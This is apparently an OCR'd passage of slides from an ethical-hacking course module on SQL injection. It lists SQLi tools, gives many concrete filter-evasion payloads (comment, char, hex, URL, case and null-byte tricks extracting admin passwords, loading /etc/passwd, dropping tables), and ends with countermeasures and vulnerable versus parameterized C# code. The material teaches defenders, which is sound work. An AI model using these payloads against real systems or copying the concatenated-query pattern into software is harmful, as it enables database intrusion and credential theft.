


http://sqlmap.org

SQL Injection Tools: The Mole and jSQL Injection

Mole


- Mole is SQL injection exploitation tool which detects the injection and exploits it only by providing a **vulnerable URL** and a **valid string** on the site



https://sourceforge.net

jSQL Injection

- jSQL Injection is a **lightweight application** used to find database information from a distant server
- It is a Java application for automatic SQL database injection



https://github.com

SQL Injection Tools

Tyrant SQL
https://sourceforge.net

Blind SQL Injection Brute Forcing Tool
https://www.darknet.org.uk

Enema
https://code.google.com

SQL Invader
https://information.rapid7.com

Safe3si
https://sourceforge.net

Sqlsus
http://sqlsus.sourceforge.net

SQL Brute
https://www.gdssecurity.com

BBQSQL
https://github.com

SQL Inject-Me
https://addons.mozilla.org

fatcat-sql-injector
https://code.google.com

ExploitMyUnion
https://sourceforge.net

Darkjumper
https://sourceforge.net


Absinthe
https://sourceforge.net

ICFsqLi CRAWLER
https://sourceforge.net

SQLIer
https://bcable.net


SQL Injection Tools for Mobile

Andro Hackbar



https://play.google.com

DroidSQLi



http://www.edgard.net


sqlmapchik

https://github.com

Module Flow

1. SQL Injection Concepts
2. Types of SQL Injection
3. SQL Injection Methodology
4. SQL Injection Tools
5. Evasion Techniques
6. Countermeasures

Evading IDS



- Attackers use evasion techniques to **obscure input strings** in order to **avoid detection** by signature-based detection systems
- **Signature-based detection systems** build a database of SQL injection attack strings (signatures) and then **compare** input strings against the signature database at runtime to detect attacks

Types of Signature Evasion Techniques

1 In-line Comment
Obscures input strings by inserting in-line comments between SQL keywords

2 Char Encoding
Uses built-in CHAR function to represent a character

3 String Concatenation
Concatenates text to create SQL keyword using DB specific instructions

4 Obfuscated Codes
Obfuscated code is an SQL statement that has been made difficult to understand

5 Manipulating White Spaces
Obscures input strings by dropping white space between SQL keyword

6 Hex Encoding
Uses hexadecimal encoding to represent a SQL query string

7 Sophisticated Matches
Uses alternative expression of "OR 1=1"

8 URL Encoding
Obscure input string by adding percent sign '%' before each code point

9 Case Variation
Obfuscate SQL statement by mixing it with upper case and lower case letters

10 Null Byte
Uses null byte (%00) character prior to a string in order to bypass detection mechanism

11 Declare Variables
Uses variable that can be used to pass a series of specially crafted SQL statements and bypass detection mechanism

12 IP Fragmentation
Uses packet fragments to obscure attack payload which goes undetected by signature mechanism

Evasion Technique: In-line Comment and Char Encoding

In-line Comment

Evade signatures that filter white spaces

- In this technique, white spaces between SQL keywords are **replaced by inserting in-line comments**
- `/* … */` is used in SQL to delimit multi-row comments

```
'/**/UNION/**/SELECT/**/password/**/FROM
/**/Users/**/WHERE/**/username/**/LIKE/*
*/'admin'--
```

- You can use inline comments within SQL keywords

```
'/**/UN/**/ION/**/SEL/**/ECT/**/password
/**/FR/**/OM/**/Users/**/WHE/**/RE/**/
username/**/LIKE/**/'admin'--
```

Char Encoding

- `Char()` function can be used to inject SQL injection statements into MySQL without using double quotes

Load files in unions (string = "/etc/passwd"):

```
' union select 1,
(load_file(char(47,101,116,99,47,112,97,
115,115,119,100))),1,1,1;
```

Inject without quotes (string = "%"):

```
' or username like char(37);
```

Inject without quotes (string = "root"):

```
' union select * from users where
login = char(114,111,111,116);
```

Check for existing files (string = "n.ext"):

```
' and 1=( if(
(load_file(char(110,46,101,120,116))
<>char(39,39)),1,0));
```

Evasion Technique: String Concatenation and Obfuscated Codes

String Concatenation

- Split instructions to avoid signature detection by using execution commands that allow you to concatenate text in a database server
  - Oracle: `'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'`
  - MSSQL: `'; EXEC ('DRO' + 'P T' + 'AB' + 'LE')`
- Compose SQL statement by concatenating strings instead of parameterized query
  - MySQL: `'; EXECUTE CONCAT('INSE','RT US','ER')`

Obfuscated Codes

Examples of obfuscated codes for the string "qwerty"

```
Reverse(concat(if(1,char(121),2),0x74,right(left(0x567210,2),1)
, lower(mid('TEST',2,1)),replace(0x7074,'pt','w'),
char(instr(123321,33)+110)))
```

```
Concat(unhex(left(crc32(31337),3)-400),unhex(ceil(atan(1)*100-
2)), unhex(round(log(2)*100)-
4),char(114),char(right(cot(31337),2)+54), char(pow(11,2)))
```

An example of bypassing signatures (obfuscated code for request)

The following request corresponds to the application signature:

```
/?id=1+union+(select+1,2+from+test.users)
```

The signatures can be bypassed by modifying the above request:

```
/?id=(1)unIon(selEct(1),mid(hash,1,32)from(test.users))
```

```
/?id=1+union+(sELect'1',concat(login,hash)from+test.users)
```

```
/?id=(1)union((((((select(1),hex(hash)from(test.users)))))
)))
```

Evasion Technique: Manipulating White Spaces and Hex Encoding

Manipulating White Spaces

- White space manipulation technique obfuscates input strings by **dropping or adding white spaces** between SQL keyword and string or number literals without altering execution of SQL statements
- Adding white spaces using **special characters** like tab, carriage return, or linefeeds makes an SQL statement completely untraceable without changing the execution of the statement

  "UNION SELECT" signature is different from "UNION SELECT"
- Dropping spaces from **SQL statements** will not affect its execution by some of the **SQL databases**

  'OR'1'='1' (with no spaces)

Hex Encoding

- Hex encoding evasion technique uses **hexadecimal encoding** to represent a string
- For example, the string '**SELECT**' can be represented by the hexadecimal number **0x73656c656374**, which most likely will not be detected by a signature protection mechanism

Using a Hex Value

```
; declare @x
varchar(80);
set @x = X73656c656374
20404076657273696f6e;
EXEC (@x)
```

Note: This statement uses no single quotes (')

String to Hex Examples

```
SELECT @@version =
0x73656c656374204
040766572736 96f6
DROP Table CreditCard =
0x44524f502054
61626c652043726564697443617264
INSERT into USERS
('certifiedhacker', 'qwerty') =
0x494e5345525420696e74
6f20555345525320286a7a7
5676779426f79272c202771
77657274792729
```

Evasion Technique: Sophisticated Matches and URL Encoding

Sophisticated Matches

- An IDS signature may be looking for 'OR 1=1. Replacing this string with another string will have the same effect.

SQL Injection Characters

- ' or " character String Indicators
- -- or # single-line comment
- /*...*/ multiple-line comment
- + addition, concatenate (or space in URL)
- || (double pipe) concatenate

Evading ' OR 1=1 signature

- ' OR 'john' = 'john'
- ' OR 'microsoft' = 'micro'+'soft'
- ' OR 'movies' = N'movies'
- ' OR 'software' like 'soft%'
- ' OR 7 > 1
- ' OR 'best' > 'b'
- ' OR 'whatever' IN ('whatever')
- ' OR 5 BETWEEN 1 AND 7

URL Encoding

- Attacker obfuscates input string by replacing the characters with their ASCII code in hexadecimal form preceding each code point with a percent sign '%'
- For a single quotation mark, the ASCII code is 0X27. So, its URL-encoding character is represented by %27
- In some cases, the basic URL encoding does not work; however, an attacker can make use of double-URL encoding to bypass the filter

SQL Injection Query

```
' UNION SELECT Password FROM Users_Data WHERE name='Admin'--
```

After URL Encoding

```
%27%20UNION%20SELECT%20Password%20FROM%20Users_Data%20WHERE
%20name%3D%27Admin%27%E2%80%94
```

After Double-URL Encoding

```
%2527%2520UNION%2520SELECT%2520Password%2520FROM%2520Users_D
ata%2520WHERE%2520name%253D%2527Admin%2527%25E2%2580%2594
```

Evasion Technique: Null Byte and Case Variation

Null Byte

- Attacker uses null byte (%00) character prior to a string to bypass detection mechanism
- Using the resulting query, an attacker obtains a password of an admin account
- **SQL Injection Query**

```
' UNION SELECT Password FROM Users
WHERE UserName='admin'--
```

- **After injecting null bytes:**

```
%00' UNION SELECT Password FROM
Users WHERE UserName='admin'--
```

Case Variation

- Attacker can mix uppercase and lowercase letters in an attack vector to pass through detection mechanism
- **If the filter is designed to detect following queries:**

```
union select user_id, password from
admin where user_name='admin'--

UNION SELECT USER_ID, PASSWORD FROM
ADMIN WHERE USER_NAME='ADMIN'--
```

- **The attacker can easily bypass the filer using below query:**

```
UnIoN sEleCt UsEr_iD, PaSSwOrd fROm
aDmiN wHeRe UseR_NamE='AdMIn'--
```

Evasion Technique: Declare Variable and IP Fragmentation

Declare Variables

- Attacker identifies a **variable** that can be used to pass a series of specially crafted **SQL statements**
- For example, the SQL injection used by an attacker

```
UNION Select Password
```

- Attacker **redefines** the above SQL statement into variable '**sqlvar**' in the following manner:

```
; declare @sqlvar nvarchar(70); set
@myVAR = N'UNI' + N'ON' + N' SELECT' +
N'Password'); EXEC(@sqlvar)
```


IP Fragmentation

- An attacker intentionally splits an IP packet to spread it across **multiple small fragments**
- Small packet fragments can be further modified in order to **complicate reassembly** and detection of an attack vector
- Different ways to evade signature mechanism:
  - Take a **pause in sending** parts of attack with a hope that an IDS would time out before the target computer does
  - Send the packets in **reverse order**
  - Send the packets in proper order except the **first fragment** which is sent in the last
  - Send the packets in proper order except the **last fragment** which is sent in the first
  - Send packets **out of order** or **randomly**

Module Flow

1. SQL Injection Concepts
2. Types of SQL Injection
3. SQL Injection Methodology
4. SQL Injection Tools
5. Evasion Techniques
6. Countermeasures

How to Defend Against SQL Injection Attacks



How to Defend Against SQL Injection Attacks (Cont'd)

1. Make no assumptions about the **size**, **type**, or **content** of the data that is received by your application
2. Test the **size** and **data type of input** and enforce appropriate limits to prevent buffer overruns
3. Test the content of **string variables** and accept only **expected values**
4. Reject entries that contain **binary data**, **escape sequences**, and **comment** characters
5. Never build **Transact-SQL** statements directly from user input and use stored procedures to validate user input
6. Implement **multiple layers of validation** and never concatenate user input that is not validated
7. Avoid constructing **dynamic SQL** with concatenated input values
8. Ensure that the **Web config files** for each application do not contain sensitive information
9. Use most **restrictive SQL account types** for applications
10. Use Network, host, and application **intrusion detection systems** to monitor the injection attacks
11. Perform automated **black box injection testing**, **static source code analysis**, and **manual penetration testing** to probe for vulnerabilities
12. Keep **untrusted data** separate from commands and queries

How to Defend Against SQL Injection Attacks (Cont'd)

13. In the absence of parameterized API, use specific escape syntax for the interpreter to eliminate the special characters
14. Use a secure hash algorithm such as SHA256 to store the user passwords rather than in plaintext
15. Use data access abstraction layer to enforce secure data access across an entire application
16. Ensure that the code tracing and debug messages are removed prior to deploying an application
17. Design the code in such a way it traps and handles exceptions appropriately
18. Apply least privilege rule to run the applications that access the DBMS
19. Validate user-supplied data as well as data obtained from untrusted sources on the server side
20. Avoid quoted/delimited identifiers as they significantly complicate all whitelisting, black-listing and escaping efforts
21. Use a prepared statement to create a parameterized query to block the execution of query
22. Ensure that all user inputs are sanitized before using them in dynamic SQL statements
23. Use regular expressions and stored procedures to detect potentially harmful code
24. Avoid the use of any web application which is not tested by web server

How to Defend Against SQL Injection Attacks (Cont'd)

25 **Isolate the web server** by locking it in different domains

26 Ensure all software patches are **updated regularly**

27 Regular monitoring of SQL statements from database-connected applications to identify **malicious SQL statements**

28 Use of Views should be necessary to protect the data in the base tables by **restricting access** and **performing transformations**

29 **Disable shell access** to the database

30 Do not disclose database **error information** to the end users

How to Defend Against SQL Injection Attacks: Use Type-Safe SQL Parameters

Enforce Type and length checks using Parameter Collection so that input is treated as a literal value instead of executable code

```
SqlDataAdapter myCommand = new SqlDataAdapter("AuthLogin", conn);
myCommand.SelectCommand.CommandType = CommandType.StoredProcedure;
SqlParameter parm = myCommand.SelectCommand.Parameters.Add("@aut_id",
SqlDbType.VarChar, 11);
parm.Value = Login.Text;
```

In this example, the `@aut_id` parameter is treated as a literal value instead of as executable code. This value is checked for type and length.

Example of Vulnerable and Secure Code


Vulnerable Code

```
SqlDataAdapter myCommand =
new
SqlDataAdapter("LoginStoredProcedure
'" +
Login.Text + "'", conn);
```

Secure Code

```
SqlDataAdapter myCommand = new SqlDataAdapter(
"SELECT aut_lname, aut_fname FROM Authors WHERE
aut_id = @aut_id", conn); SQLParameter parm =
myCommand.SelectCommand.Parameters.Add("@aut_id
", SqlDbType.VarChar, 11); Parm.Value =
Login.Text;
```


How to Defend Against SQL Injection Attacks (Cont'd)



